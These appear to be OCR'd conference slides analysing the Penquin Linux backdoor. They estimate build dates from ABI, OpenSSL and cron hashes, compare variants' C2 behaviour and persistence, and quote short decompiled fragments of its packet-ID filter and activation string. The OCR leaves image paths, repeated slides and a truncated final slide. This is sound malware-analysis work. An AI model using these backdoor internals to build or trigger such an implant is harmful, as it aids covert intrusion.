CYBER SECURITY DIVISION

LEONARDO

THE PENQUIN IS IN DA HOUSE

@DukarAlcatraz
@t0nvi

Who are these guys?


- Currently Senior Cyber Security Architect @ LEONARDO - Cyber Security Research Centre
- Senior Security Researcher @ EMC/RSA -> DELL – Center of Excellence
- Malware reverse engineer @ Symantec - Security Response
- PhD in Network Security @ University of Pisa
- …
- @DukarAlcatraz (Silvio La Porta)

- Currently Senior Cyber Security Architect @ LEONARDO - Cyber Security Research Centre
- Independent Cyber Threat Analyst
- Post-doc @ Sapienza University
- PhD in Cyber Security @ University of Roma Tre
- …
- @t0nvi (Antonio Villani)

- This is a joint work with @ninoverde (Nino Verde)

What are you doing here?


- We want to tell a story on wel
- Once upon a time…



https://bit.ly/2yZ1rKJ

What are you doing here?


- We want to tell a story on wel
- Once upon a time…



https://bit.ly/2yZ1rKJ


Agenda

- Timeline estimation
- Penquin Version comparison
- Main commands description
- Activation packet
- Demo



Build date estimation

- ABI Version
- Statically linked library
- Linux Distribution (cron)



ABI	Penquin_x86	Penquin_2.0	Penquin_x64
2.2.0		X	
2.2.5	X		
2.4.18			X

GCC	ABI	Release Date
3.4.6	2.6.8	March 6, 2006
4.4.4	2.6.15	April 29, 2010
4.8.2	2.6.24	October 16, 2013
4.9.1	2.6.32	July 16, 2014
6.2.0	2.6.32	August 22, 2016
6.3.0	2.6.32	December 21, 2016
7.2.0	3.2	August 14, 2017
7.3.0	3.2	January 25, 2018
7.5	3.2	November 14, 2019

2000 2020

Build date estimation

- ABI Version
- Statically linked library
- Linux Distribution (cron)

OpenSSL Version	Penquin_x86	Penquin_2.0	Penquin_x64	Year
0.9.6	X			2000
0.9.7.e		X		2004
1.0.1j			X	2014

Build date estimation


- ABI Version
- Statically linked library
- Linux Distribution (cron)

x64 only

Cron SHA-256	Linux Distro	First release
3309e8f29e53d56d177ab2ad4b814cd3d8215944a0bbe233e4987661d1db5afd	>= Ubuntu 1604 <= Ubuntu 1704	April 2016 - April 2017
dc17065fac8ce24aa6c344a45f12a0d0e3e4928d23b8aa6edad769b24f4c7a39	Centos 6.7 Centos 6.8	Sep 2015- July 2016
3609f24f314d2b95f9d607be8205ed8722b1457897d1eb222d950e38f84aa728	Ubuntu 13.10 Ubuntu 14.04	October 2013 - April 2014

Comparing Architecture and Capabilities

Penquins' main



Penquin_x86

- Passive
- Get cmd parameters (ID, INT)
- Use *command* function to process *C2* received data

Penquin_2.0

- Active
- Hardcoded C2 IP
- It is the only Penquin which does not require *root* privileges
- Use *command* function to process *C2* received data

Penquin_x64

- Passive
- Hardcoded parameters (ID, INT)
- Drop/run cron (`/root/.sess`)
- Use `do_callback` function to process *C2* received data

```
v1 = 0;
id_val_masked = id_val & 0x3F;
id_val &= 0x3Fu;
filter_p1 = (id_val_masked >> 3 << 13) | id_val_masked & 7;
```

Penquin_x86

```
id_val_masked = id_val & 0x3F;
v17 = id_val & 0x3F;
id_val &= 0x3Fu;
v18 = v17 & 7;
filter_p1 = id_val_masked >> 3 << 13;
```

Penquin_x64

Penquins' main

Penquin_x86

- Passive
- Get command messages (ID, ...
- data

```
mov     esi, offset aWeAreHappy ; "__we_are_happy__"
mov     ecx, (offset aSS+4) ; "%s"
mov     [esp+8], esi
lea     esi, [ebp+var_5008]
mov     [esp+4], ecx
mov     [esp], esi
call    sprintf
```

Penquin_x86

Penquin_2.0

- Active
- Hard...ed C2 IP
- ...only Penquin
- ...es not require
- ...leges
- Use *command* function to process *C2* received data

Penqu...

- Passi...
- Hard... (ID, I...
- Drop... (/ro...
- Use funct... recei...

